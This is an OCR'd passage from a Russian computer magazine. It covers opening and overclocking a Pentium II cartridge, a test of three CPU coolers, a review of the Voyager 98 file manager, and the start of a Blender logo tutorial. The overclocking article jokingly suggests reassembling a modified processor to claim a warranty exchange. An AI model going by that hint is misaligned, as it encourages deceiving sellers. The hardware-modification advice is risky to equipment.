После разборки у тебя появится возможность посмотреть на процессорную плату и с другой стороны. Здесь ты увидишь собственно ядро процессора и две микросхемы кэш-памяти второго уровня.



Аи-яй-яяй открыли крышку, открыли крышку...

Определение стабильной частоты работы

А теперь обрати свой ясный взор на кэш-память. Выглядит она примерно следующим образом:

Тут мы и докопались до самого главного. Смысл всех вышеописанных мучений и проделанных операций во многом состоит в том, что по взгляду на кэш-память можно сразу определить



примерную (с вероятностью 98%) частоту устойчивой работы процессора (для разгона). Ниже приводится таблица, позволяющая по времени доступа, указанном на кэше, узнать максимально возможную частоту работы твоего Микропроцессора (таблица 1).

Если у тебя стоит хороший TAG и L2-кэш (например, AD и 4.4 нс), но компьютер все равно глючит при разгоне, это значит, что проблемы вызывает сам кристалл процессора. Чтобы удостовериться в этом, попробуй выключить в Setup BIOS кэш L2, если ситуация не меняется, то это точно кристалл. В этой ситуации уже ничем не поможешь — только вернуть по money-back (и побыстрее) или поменять. Естественно, данный вывод подразумевает отсутствие проблем с другим оборудованием в системе. То есть материнская плата хорошо держит данную частоту и стоит хорошая PC-100 память для частот шины 100 , 112 или 133 Мгц.

Чтобы твоему другу не было жарко...

(Улучшение теплоотвода)

Пластиковый кожух назад можно не ставить вообще. Я бы даже сказал, что не нужно: его отсутствие очень сильно улучшает теплоотвод, так как пластина охлаждения, являясь радиатором первого уровня, начинает обдуваться воздухом с обеих сторон, а не только со стороны вентилятора.

Для охлаждения микросхем кэша между пластиной и кэш-памятью рекомендую поставить жирные кляксы густой термопасты. Они будут касаться кэш-памяти и отводить тепло на себя и на пластину. Данную операцию надо проводить только с процессорами Deschutes, так как для процессоров с ядром Klamath эффект от операции будет отрицательным — пластина теплоотвода будет, наоборот, прогревать кэш-память.

Что нам стоит проц построить?

Ну все, теперь следует подсоединить пластину охлаждения назад к плате, убедиться в хорошем контакте кэш-памяти L2 с пластиной охлаждения (если ты занимался «доработкой»), защелкнуть фиксаторы 2-х металлических пластинок крепежа назад и вставить процессор в слот без крышки кожуха «а-ля Celeron» :). В покрутевшем состоянии процессор работает прекрасно, а греется на 40% меньше. В случае полной сборки, например, для обмена процессора по гарантии :), защелкнуть кожух назад.

На чем мы поимели разгон???

Системная плата — AsusTek P2B-B
Процессор — Intel Pentium II 300, разогнанный до 504 Мгц (112x4.5@2.0V)
Память — Supermicro PC-100
HDD — IBM DTTA 371010 10.1 Gb 7200 rpm
Video — Riva TNT2

Программа охлаждения процессора Cpuldle (стащить можно на http://www.topfile.com/1298/ci52.html)

«Сейчас вы увидите лучшее в мире привидение с мотором! Страшное, но симпатишное» :)

А теперь я хотел бы уделить особое внимание одному предмету, от качества которого процесс разгона зависит самым непосредственным образом. Как ты, наверное, уже догадался, я говорю о кулере.

Ты, наверное, знаешь, все полупроводниковые приборы, к которым, в частности, относятся и современные процессоры, при своей работе выделяют энергию в виде тепла, которое необходимо отводить, так как допустимый диапазон рабочих температур любого полупроводника в лучшем случае лежит внутри интервала от -60С до 150С. При выходе температуры за допустимые рамки возможны как механические повреждения полупроводниковой структуры, так и сильное изменение электрических параметров. Поэтому, со времен 486-х процессоров, их охлаждению отводится особое место — процессоры снабжаются различными охлаждающими устройствами, призванными как раз не допустить чрезмерный перегрев. Другими словами, перегрев — наш главный враг в деле разгона.

Что касается новых процессоров Intel Pentium III, кулеры для которых будут рассматриваться ниже, то их температурные параметры приведены в таблице 2.

Как видишь, процессоры Intel Pentium III должны рассеивать тепла больше, чем их предшественники, Pentium II, но при этом они допускают и больший нагрев. Следует также иметь в виду, что теперь Intel ввел характеристику, касающуюся температуры L2-кеша, которая для второго Пня(tm) не оговаривалась вообще, так что это, скорее всего, означает необходимость охлаждения и этих чипов. Правда, их допустимая температура несколько выше, чем температура ядра, следовательно, на этой задаче специально останавливаться не стоит. Также для эффективного охлаждения процессора Intel рекомендует поддерживать температуру внутри корпуса компьютера не выше 45С. Надо сказать, что в Интел приняли довольно

Таблица 2

	Intel Pentium III 450	Intel Pentium III 500	Intel Pentium III 550
Максимальное тепловыделение,Вт	25,3	28	30.8
Максимально допустимая t ядра, С	90	90	80
Максимально допустимая t L2-кэша, С	105	105	105
Максимально допустимая t матери, С	75	75	105

Таблица 1

время доступа, нс.	маркиров-ка на модуле	Гарантированная частота работы проца (на 100%), Mhz	Вероятная чачтота работы проца (85%),Mhz	Маловероятная частота работы проца (хз-35%),Mhz	Процессоры с кэш-памятью этого типа, Mhz
5.5.	-55	375	400	450	266,300,333
5.0	.-50,-5	450	504	560	266,300,333
4.5.	.-45,-225	450	504	560	266,300,333,350,400
4.4.	-44	450	.504,560	560	266,300,333,350,400

серьезные меры по улучшению теплоотдачи в своих новых процах. Все они производятся в новом процессорном картридже под страшным названием **SECC2**. Эта упаковка отличается от ставшего уже привычным **SECC** отсутствием передней половинки, на которую обычно навешивался кулер. Благодаря этому радиатор, обдуваемый вентилятором, соприкасается не с металлической стенкой картриджа, а непосредственно с микросхемой процессорного ядра. (Они по ходу поняли, что народу все равно приходится вскрывать камни для лучшей теплоотдачи, (как это описано выше)). Таким образом, во-первых, лучше поставлен отвод тепла, а во-вторых, открыт доступ к **L2**-кешу, который теперь также нуждается в охлаждении. Изменилось и покрытие кристалла. Вместо старого **Plastic Land Grid Array (PLGA)** используется новый органический сплав на основе меди — **Organic Land Grid Array (OLGA)**, имеющий лучшую теплопроводность. То есть **Intel** и об этом позаботилась :).

Подойдем теперь к вопросу с другой стороны. Эффективность работы процессорного кулера зависит, в общем случае, от трех параметров:

— Размера радиатора. Чем большую площадь поверхности имеет радиатор, тем большее количество тепла он может отвести. Однако для хорошего теплоотвода только лишь большого радиатора недостаточно. Так как количество отдаваемого тепла напрямую зависит от разницы температур у поверхности радиатора, то не следует забывать и о вентиляторе.

— Объема прокачиваемого через радиатор воздуха. Чем сильнее поток воздуха, протекающего сквозь радиатор, тем меньше он будет нагреваться, обеспечивая тем самым лучшее охлаждение.


— Качества контакта между радиатором и процессором (тепловой интерфейс). Мало того, что материал, обеспечивающий контакт между поверхностями радиатора и процессорного ядра должен иметь хорошую теплопроводность, также необходим и хороший контакт между этими поверхностями. Воздух имеет низкую теплопроводность, поэтому наличие в зоне контакта полостей, вызванных неровностями соприкасающихся поверхностей, крайне нежелательно.

Мы решили подвергнуть испытанию **3** кулера — обычный безымянный, убогий и всем (в основном) прикручиваемый при продаже и два высококачественных изделия от фирм TennMax и ElanVital.

Девушка, а знаете, какой у меня классный кулер!!! Хотите покажу?

Обычный пропеллер

Ничем не примечательный самый обычный кулер, состоящий из черного радиатора, имеющего небольшое количество ребер, и вентилятора размером **50x50x10** мм со скоростью вращения порядка **4500** об/мин. Радиатор выполнен из алюминия, как из материала, имеющего низкую стоимость и сравнительно неплохую теплопроводность. Напротив чипов кеша в радиаторе имеются прорези для их охлаждения. Вентилятор, снабженный датчиком оборотов, имеет разъем, подключающийся к системной плате.



Крепление кулера на процессор осуществляется П-образной пружиной-защелкой. Тепловой интерфейс, обеспечивающий контакт радиатора с ядром процессора, выполнен на основе эластомера — резиноподобной пластины, содержащей теплопроводящие присадки. Во время работы этот вентилятор вряд ли может обеспечить эффективное охлаждение, так как тепловой интерфейс имеет невысокую теплопроводность и нерегулярную поверхность. К тому же, крепление вентилятора посредине радиатора не обеспечивает равномерный обдув поверхности, эффективно охлаждается только центральная часть радиатора. Также следует отметить, что использование подшипников скольжения в вентиляторе вызывает сравнительно высокие шумовые характеристики , что по-Русски означает, что он до фига громкий и относительно недолговечный.


Единственным плюсом этого вентилятора является то, что он дешевый. А минусов у него достаточно: это и сравнительно небольшая площадь поверхности радиатора, и неэффективный обдув радиатора, и применение эластомера в качестве теплового интерфейса. А еще он некрасивый :).

TennMax P3 TF Cooler

Вот это уже что-то! Уже при одном виде двух вентиляторов, вместо одного, в голову лезут грязные ругательства по поводу вышеописанного. Этот кулер сразу этим запоминается. А эти два винта обеспечивают равномерный отток воздуха через всю поверхность. Радиатор **TennMax P3 TF Cooler**, по сравнению с обычными пропеллерами, имеет несколько большее число ребер, на которые нанесена поперечная насечка для увеличения площади поверхности.

Также имеются прорези для охлаждения **L2**-кеша, через которые, благодаря наличию опять же двух вентиляторов вместо одного, чипы кеша эффективно обдуваются.

В кулере применены качественные вентиляторы размером **50x50x10** мм со скоростью вращения порядка **4000** об/мин. Выводы обоих кулеров соединены и они подключаются к системной плате посредством одного разъема. К сожалению, контроль количества оборотов выполняется только для одного из двух вентиляторов. Так что при остановке второго системный мониторинг предупреждение выдать не сможет. Зато в обоих вентиляторах




применены подшипники качения, что обеспечивает их долговечность и небольшой уровень шума, прям как у подводной лодки :).
Крепление кулера к процессору осуществляется очень удобно — двумя двухпозиционными пружинными защелками, подсоединяемыми к двум П-образным штифтам, вставляемым сквозь корпус процессора. Должен отметить, что такое крепление гораздо более долговечно, чем применяемая обычно пружина.
Тепловой интерфейс у **TennMax P3 TF Cooler** реализован с помощью специально разработанного эластомера, гораздо более эффективного по сравнению со стандартными образцами. Примененный в **TennMax P3 TF Cooler** тепловой интерфейс размягчается при температуре около **40С**, благодаря чему обеспечивает плотное соединение с охлаждаемой поверхностью — процессорным ядром.
Еще одной приятной особенностью **TennMax P3 TF Cooler** является возможность его крепления на **PLGA SECC2**-процессоры, для чего с крепежных штифтов просто необходимо удалить четыре шайбы.
Плюсы:
— Мощный воздухоток через радиатор благодаря наличию **2**-х вентиляторов.
— Высококачественный радиатор со сравнительно большой площадью поверхности .
— Удобное крепление.
— Хороший тепловой интерфейс.
Минусы:
— Мониторинг только одного вентилятора. Но это по-моему фигня.



ElanVital FSCL03-L Cooler

Характерной чертой этого кулера является закрытость радиатора, благодаря чему ток воздуха, создаваемый одним вентилятором, равномерно проходит через всю поверхность радиатора.
Радиатор **ElanVital FSCL03-L** имеет чуть более высокий, чем у других пропеллеров, профиль и продольное, а не поперечное расположение ребер. Однако площадь поверхности этого радиатора ничуть не уступает площади поверхности **TennMax P3 TF Cooler**, так как ребра радиатора **ElanVital FSCL03-L** имеют меньшую толщину и, следовательно, расположены чаще. Дополнительной поверхностью является и крышка радиатора.



В вентиляторе, примененном на **ElanVital FSCL03-L**, использован один подшипник качения и один подшипник скольжения. Скорость вращения этого вентилятора, имеющего размер **50x50x10** мм — около **4700** об/мин. Вентилятор подключается к системной плате и имеет датчик оборотов. Несмотря на то что в вентиляторе есть трущиеся части, уровень шума производимого **ElanVital FSCL03-L**, самый низкий из трех протестированных кулеров. Крепление **ElanVital FSCL03-L** к процессору выполняется защелкиванием четырех штифтов, встроенных в радиатор и вставляемых через корпус процессора одной пружинной защелкой. Данное крепление также обеспечивает качественное и долговечное соединение кулера и процессора.
Тепловой интерфейс у **ElanVital FSCL03-L** выполнен на основе фольги, покрытой для улучшения контакта с ядром процессора термопастой. Наличие пасты обеспечивает отсутствие полостей между фольгой и охлаждаемой поверхностью, однако, к сожалению, данное решение не является многоразовым — после первого же применения часть пасты остается на процессоре. Это, конечно, не есть хорошо. Тем не менее, фольга имеет несколько лучшую теплопроводность, чем применяемые обычно эластомеры.

Еще одной маленькой положительной чертой **ElanVital FSCL03-L** является то, что для особо одаренных на кулере указано, какая его часть является верхней. Это дает возможность сразу, с первой попытки правильно закрепить охлаждающее устройство на процессоре.
Плюсы:
— Оригинальный закрытый радиатор с большой площадью поверхности.
— Высокая теплопроводность теплового интерфейса.
— Удобное крепление.
Минусы :
— Отсутствие охлаждения **L2**-кеша.
— Использование пасты в тепловом интерфейсе, затрудняющее многоразовое использование.

А можно вас протестить???

Теория — теорией, но эффективность охлаждающих устройств должна все-таки исследоваться на практике. Имея в виду, что качественное охлаждение имеет прежде всего определяющее значение при разгоне процов, и особенно при экстремальном разгоне (как ты любишь) с повышением напряжения питания ядра, мы провели серию экспериментов по разгону процессора **Intel Pentium III 450** с различными кулерами. Разгон выполнялся на системной плате, которая, как известно, позволяет повышать напряжение питания для достижения лучших результатов при оверклокинге.
При испытаниях измерялась температура процессора. К сожалению, измерить непосредственно температуру ядра не представляется возможным, поэтому мы измеряли температуру радиатора в непосредственной близости с ядром. Естественно, при этом реальная температура процессора будет немного выше измеренных значений, однако одинаковые условия для всех участников испытаний все-таки позволяют нам справедливо сравнить кулеры.
При тестировании использовались следующие железки:
процессор **Intel Pentium III 450 МГц**;
системная плата **ABIT BX6 Rev.2.0**;
видюшник **Riva TNT2 (Asus)**;
звуковая карта **Diamond «Monster Sound MX300»**;
жесткий диск **IBM DJNA 372200**;
128 Мбайт **SEC PC-100 SDRAM**.

И делалось это все под 98'ми форточками (Windows98).
Для измерения температуры при использовании каждого кулера мы запускали демо massive1 с программным рендерингом в разрешении 800x600 для Quake2 и измеряли температуру процессора после его выполнения. Каждое испытание проводилось пять раз, и в качестве результата выбиралась средняя температура.
(Кому интересно, температура окружающей среды при испытаниях — +28C). И вот что получилось (смотри таблицу 3). Итак, мы видим, что температура процессора при увеличении частоты растет практически линейно, однако в момент увеличения напряжения ядра процессора зависимость ломается, температура начинает расти более резко и качественное охлаждение выходит на первый план.
При использовании стандартного кулера мы видим, что даже в номинальном режиме температура процессора в среднем на 5 градусов выше, чем при использовании более качественных изделий. Поэтому в этом случае уже при достижении частоты 527 Мгц дальнейший разгон оказывается невозможен.

Благодаря использованию высококачественных кулеров, обеспечивающих лучшее охлаждение процессора, становится возможен дальнейший разгон, даже с более сильным повышением напряжения питания, вызывающего более сильный нагрев кристалла. Основываясь на проведенных тестах, можно своими глазами увидеть и ощутить, как много при оверклокинге означает качественное охлаждение.
Если сравнить результаты, полученные на ElanVital FSCL03-L и TennMax P3 TF Cooler, можно сделать вывод, что сильный воздушный поток через радиатор означает отнюдь не все. Хотя в ElanVital FSCL03-L и применен один вентилятор, но, благодаря продуманной организации оттока воздуха, он обеспечивает даже лучшие результаты, чем TennMax P3 TF Cooler.
Здесь же следует отметить, что хоть в ElanVital FSCL03-L и не предусмотрено охлаждение L2-кеша, его результаты не хуже, чем у моделей, в которых L2-кеш обдувается воздухом. Это означает только одно — свободной циркуляции воздушных масс, обеспечиваемой открытостью SECC2-картриджа, вполне достаточно.

МОРАЛЬ

Стандартные кулеры обеспечивают вполне нормальное охлаждение процессора, работающего в штатном режиме. Однако, если ты задумываешься (а ты явно задумываешься) о разгоне — необходимо подумать и о более качественном охлаждении. По результатам испытаний ясно видно, что, благодаря применению продвинутых кулеров, становится возможным больший разгон процессора. В частности, нам удалось разогнать Intel Pentium II 450 до 600 Мгц, то есть практически на 30%. Каково!? Вот и я говорю!
Таким образом, если ты хочешь достичь хороших результатов при разгоне системы, а также гарантировать себе безглючную работу своего Писюка при повышении температуры окружающей среды, то, думаю, потратить дополнительные $30 на качественный кулер, типа ElanVital FSCL03-L или TennMax P3 TF Cooler, будет не лишним. По крайней мере, это будет дешевле, чем покупать новый супер-мега-турбо-дизель камень. И уж точно даст тебе больше шансов не сжечь гонимый проц.
ДА! Чуть ни забыл тебе сказать! Я (т.е. автор) и редакция не несут никакой ответственности за любой возможный ущерб в случае следования приведенным в данном материале рекомендациям. Все, что ты будешь делать на основании данного материала, ты будешь делать на свой страх и риск. Кроме того, внесение в процессор модификаций, описанных в моей статье автоматически лишает тебя каких-либо гарантийных обязательств со стороны продавца и производителя.

P.S. Но если башка у тебя на месте и руки не кривые, то все будет OK. Good Luck!

Температура, С

	PIII 450 (4,5x100)	PIII 463 (4,5x103)	PIII 504 (4,5x112)	PIII 527 (4,5x117)	PIII 558 (4,5x124)	PIII 600 (4,5x133)
Noname	43.6	44.3	45.5	47.3		
TeenMax P3 TF	39.2	39.9	40.8	41.6	42.4	
ElanVital FSCL03-L	39.4	40	40.3	40.8	41.2	45.1

Таблица 3

	PIII 450 (4,5x100)	PIII 463 (4,5x103)	PIII 504 (4,5x112)	PIII 527 (4,5x 117)	PIII 558 (4,5x124)	PIII 600 (4,5x133)
Noname	43.6	44.3	45.5	47.3		
TeenMax P3 TF	39.2	39.9	40.8	41.6	42.4	
ElanVital FSCL03-L	39.4	40	40.3	40.8	41.2	45.1

Запоздалый вояж


Captain Колбасьев
(captain@xakep.ru)

Попробуй, приятель, на секунду представить себе порошок, который отстирывается любое белье, который оттирает сковороду вместе с ее тефлоновым покрытием, которым ежедневно можно чистить зубы, который можно использовать для лечения избыточного веса и поноса, да плюс ко всему и нюхать, как кокаин? А теперь еще на секунду закрой глаза и подумай, что было бы, если хотя бы часть из этих рекламных слоганов оказалась правдой? Вот и я о том же, случилась бы революция...

О которой так долго твердили большевики...

А твердили они еще со времен последнего Norton Commander'а, в те времена, когда про убожество родных Виндоусных «Эксплореров» и «Файл Менеджеров» ходили легенды и сочинялись баллады. После многолетней эволюционной деятельности Питера Нортона (этакого скромного очкарика со скрещенными, как у Чернышевского, руками на груди) философия «Коммандера» так прочно засела в народном сознании, что многие (да что греха таить, и я в том числе) до сей поры испытывают прямо-таки шаманский страх перед клавишами F8, F10 и сочетанием Ctrl+O.

И, наконец, после 100-летия со дня парада ДОСовских потомков-уродов «Коммандера» (как то: Volcov Commander — салют товарищу плагиатору), DOS Navigator (трижды салют сюрреалистам и извращенцам) и не менее грандиозной поделки-пародии на старичка Нортона — FAR Manager под Windows, народ оказался просто не в состоянии перевоспитать свои внутренние Павловские рефлексы на косые эксплорерные окна, и назрела срочная необходимость в еще одной революции...




Все настройки отличаются умом и сообразительностью

О которой так долго твердил Колбасьев...

Если помнишь, то где-то выше речь шла о чудодейственном рекламном порошке от поноса. Так вот: роль порошка в нашей пьесе сегодня будет играть очередной, но на этот раз действительно замечательный filemanager под Windows — Voyager 98.

Первый возглас при открытии проги: «Узнаю брата Колю!». Родной Коммандер живет и процветает. Второй возглас: «Ой, да как изменился, как похорошел!». Нижние менюшки остались почти прежними, вот только кучка странных кнопок притаилась где-то «чуть сверху» от панелек. И, наконец, третий возглас: «Э, да ты не брат вовсе!». Взгляд скользит по немым, но так многообещающим менюшкам FTP, Bookmarks и Archive.



Он самый, Commander-killer

В действительности же Voyager суть есть страшенная помесь Эксплорера с Коммандером. Тут тебе и две панели, и Copy-Move-Delete-Rename в нижнем (правда, не совсем нижнем, но об этом ниже) меню, но тут же живут и вполне виндовсные «My Computer», «Network Neighborhood», опции наподобие Refresh и многооконный блокнотовский Edit.


Между тем имеет место быть еще непроглядная тьма всяческих уникальных примочек (правда, в уникальности их можно сильно сомневаться, поэтому давай будем называть это густо замешанной солянкой из всего лучшего, но кем-нибудь когда-нибудь уже сделанного).

И, наконец, главное... САМОЕ ГЛАВНОЕ! Все, буквально все, настраивается почище любого Word'а или Corel'а. От значения цвета, которым выделяют файлы для копирования, до кнопки мыши, которой щелкают по тулбару.

Кстати, после того как я поимел дело с милягой «Штирлицем», думал уже, что не скоро буду восхищаться возможностями художественной настройки программ... Ан нет, ошибся! Мечта идиота — «создайте Norton Commander своей мечты» — наконец-то сбылась в 98 году и прошла совершенно незамеченной. Когда я впервые опробовал Voyager и стал рассказывать о нем друзьям, в ответ я часто слышал следующее: «А-а-а-а, вояджер? Так это ж старый троян!». Так вот, сами вы троян, господин хороший, и несмотря на злосчастную циферку «98» в конце названия, Voyager не так уж известен, как его подлые тезки, хотя по праву может носить имя революции...

О которой так долго твердили все остальные ...

Для ностальгиков в программе предусмотрена специальная настройка а-ля Norton Commander, когда все родные и с детства знакомые F3 и F7 вновь



Архаизм — окно Explorer'а на панели

принимают свои истинные значения. А для извращенцев и авангардистов же присутствуют **personnel settings**, где открывается необъятный творческий простор при подборе цветов бэкграунда и расположения фирменного файл-менеджерского «нижнего меню» в любом месте экрана (хоть посередине, никто слова не скажет), не говоря уж о настройках тулбара и горячих клавиш («Ой, а почему, когда я нажал на **F5**, этот файл удалился?»).

Что обычно еще требуется для **Commrander**'а нашей мечты? Нормальная работа с архивами и **FTP**. И хотя некоторые товарищи начнут доказывать (и вполне обоснованно, кстати), что специализированные **FTP**-клиенты, вроде **CuteFTP**, гораздо навороченнее и функциональнее, чем дохлячок, встроенный в **Voyager**, но тут и я скажу, что работать с **FTP** не отходя от кассы файлового браузера, когда две панели — классика, всегда удобнее.

С архивами еще проще: кроме дополнительно подключаемых, **Voyager** по умолчанию поддерживает **ZIP**, **RAR** и еще какой-то странный **ACE** (никак, в посвящение одноименному отбеливателю). Причем любой архив, даже **RAR**, **Voyager** открывает в виде каталога на панели, точь-в-точь как в **NC**, только убей меня сразу, если в каком-нибудь другом **file manager**'е ты видел, чтобы **RAR**-архив открывался по нормальному, списком и не **view-only**.

Конечно, руки чешутся поподробнее рассказать про гору настроек и остальных прибамбасов этого шедевра, но пойми меня правильно: люди **500**-страничные книги пишут по руководству к Нортону, да и журнал не из резины отлит...

И, напоследок, совсем убийственная вещь — **Voyager** способен создавать специальный каталог закладок — **bookmarks** (!). Все. Точка. Не об этом ли мы мечтали холодными зимними вечерами, а? О Нортоне с букмарками. А ведь только подумать, что если бы в **Microsoft** было бы поболе людей с хорошим вкусом, то таким же мог быть и пятый, интегрированный в **Windows 98 IE 5.0**, могла бы свершиться та самая революция...


О которой так долго твердил Билл Гейтс...

Потому как и за **IE**, за **Voyager** почти не просят денег. И дело даже не в том, что это продукты совершенно разных классов. Я свято верю, что если скрестить **Voyager**, этого пророка от файл-менеджеров, с другим пророком от браузеров — **Opera** (см. **X №5**), то можно получить не очередного монстра-тормозовика, опутавшего весь Виндовс лямкой **Internet Explorer**'а, а быстрое, качественное, и... короче, все такое, что не является чем-то новым и сверх-супер-технологичным по исполнению, но в совокупности может создать настоящую РЕВОЛЮЦИЮ...


О которой так долго пищал твой модем...

Официальная страничка издателей: **www.envira.com** (там и можно скачать **Evaluation** copy «Вояджера»).
Можно попробовать еще поискать на **www.tucows.com** или на **www.download.ru**, но это уже дело вкуса...





Наша эмблема. Свободна статУя!



А это — изврат-дизайн :)

Мое лого — моими руками

Алексей Ч.
(nicolab@mail.primorye.ru)

Знаешь, что сразит твою девушку наповал или заставит дергаться в конвульсиях твоих недругов, да и других, впрочем, тоже? Хе-хе, ЛОГОТИП. Но не фирмы **3dfx** или **Intel**, а твой собственный! Их нет у тебя? Так придумай, нарисуй и гордись. Но еще круче будет объемный логотип, и как его сделать, я сейчас тебе расскажу.

Для начала о проге, в которой ты сделаешь это. Зовут ее **Blender**, взять можно здесь: **www.blender.nl**. Заметь, взять. А не купить, попробовать и заплатить и тому подобная чешуя, которая тебе не нужна. Да не перепутай с доменом, а то я по привычке на .com пошел, так мне там сразу: «Хочешь **Blender**? — Лови.» И я поймал сетевой телевизор в метр толщиной. По мощи **Blender** не сильно уступает **3DS-MAX**, только весит меньше мега и совершенно бесплатен! Еще он идет на всех платформах благодаря уникальному интерфейсу, из-за чего могут возникнуть сложности с освоением (из виндовозовских примочек там только заголовок программы и кнопка закрытия окна). Но чтобы ты не потерялся, я тебе немного помогу. Главное меню открывается нажатием на пробел. С объектами можно извращаться мышкой: рисуй левой кнопкой прямую — и объект перемещается, угол — крутится, а зигзаг — увеличивается. Сохраняться **F2**, **LOAD** — **F1**. Хорошо помогает въехать в управление, если поводить мышой по всем кнопочкам, а сверху почитать для чего они. Не всегда кнопка срабатывает от простого клика: бывает, чтобы изменить значение, нужно кликать в разряд числа или двигать мышой, а если тыкнуть в название кнопки, то она поменяется на поле 